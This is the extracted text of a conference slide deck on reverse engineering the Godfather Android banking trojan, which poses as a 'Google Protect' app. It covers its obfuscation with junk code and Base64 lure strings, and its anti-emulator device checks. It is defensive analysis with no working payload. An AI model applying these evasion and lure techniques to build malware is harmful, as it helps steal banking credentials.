Unmasking the Godfather

Reverse Engineering the Latest Android Banking Trojan

Laurie Kirk


Reverse Engineer

Microsoft

Analysis Materials

- LaurieWired InfoSec World Github Repo
  - https://github.com/LaurieWired/InfoSecWorld2023
- SHA256: a14aad1265eb307fbe71a3a5f6e688408ce153ff19838b3c5229f26ee3ece5dd

This application promising to protect you…




INFOSEC WORLD

is actually going to steal your banking credentials.


INFOSEC WORLD


"SECURITY" APPLICATION NEEDS TO MAKE PHONE CALLS
SEEMS LEGIT


Google Protect
Allow Google Protect to make and manage phone calls?
ALLOW
DENY
Apps have not been scanned yet

The Eternal Struggle Against Banking Trojansc

- Plaguing Android users since 2011
- Billions of downloads from Google Play Store
  - Prevalent families: Godfather, Anubis, Cerberus, SharkBot
- Masquerade as legitimate applications



The Origin of The Godfather


- More than 10 million downloads from Google Play Store
- Targets over 400 financial institutions across 16 countries
- First seen in 2021 and still used today
- Codebase is derived from notorious Anubis malware

If banking trojans have been around so long, why are they still effective?


Let’s dive into The Godfather to find out!

Google Protect Icon


- Google Protect is a legitimate application
- Scans device for harmful behavior



Google Protect Activity




Running the app causes a crash



We're going to have to look at the code.


INFOSEC WORLD

High-Level Application Structure




Important Android Components

- Defined in the AndroidManifest.xml
  - Components can run simultaneously in the foreground or background
- Activities
  - User interacts with activities
  - Main foreground components



Android Services and Receivers

- Services
  - Code executes in the background
- Receivers
  - Waits for a certain event to run



Hands On: Finding the Entrypoint

Why is this code difficult to read?

Obfuscation Techniques

First of all, what is obfuscation?

- Obfuscation obscures app data and functionality
- Common among all platforms
- Offensive and defensive motivations for obfuscation
- Essential for Android
  - Decompiled into pretty Java code


Junk Code Insertions

- Uncalled methods
- Pad application with nonsense
- Empty if-statements
- Special character strings

```
@Override // android.app.Service
public void onTaskRemoved(Intent intent) {
    if ((8 + 17) % 17 <= 0) {
    }
    String str = "";
    while (true) {
        switch ((str.hashCode() ^ 978) ^ 491991272) {
            case -867391267:
                super.onTaskRemoved(intent);
                str = "";
                break;
            case 424828093:
                return;
            case 644549326:
                str = "";
                break;
            case 1358770060:
                str = "";
                break;
        }
    }
}
```

Decoding Strings with Cyberchef

```
TWVzc2FnZXM
ZGV2aWNlIGFkbWluIGFwcA
bm90aWZpY2F0aW9ucw
UGhvbmUgYWRtaW5pc3RyYXRvcg
U3RhcnQgbm93
U3RhcnQgbm93
U3RhcnQgbm93
ZGV2aWNlIGFkbWlu
ZGV2aWNlIGFkbWlu
VXNlIHNlcnZpY2U
asadadad
asadadad
QXBwZWFyIG9uIHRvcA
b3ZlciBvdGhlciBhcHBz
```



Decoded Strings

Base64 Decoded English Value
Enable accessibility for protection to take effect
System Files Cannot be Removed!
Please activate for updates to be active
device admin app
Phone administrator
Use service
over other apps

Now we've found the malicious code, but it's wrapped in anti-emulation.

Anti-Emulation


- Avoids executing on Android emulators
  - Prevent reverse engineering
- Heuristic device checks

Device Characteristic Checks

Fingerprint	Generic
Model	Emulator, Android SDK built for x86
Brand	generic_x86
Device	vbox86p
Manufacturer	Genymotion, unkown
Hardware	Goldfish

If isEmulator returns true, the device hangs

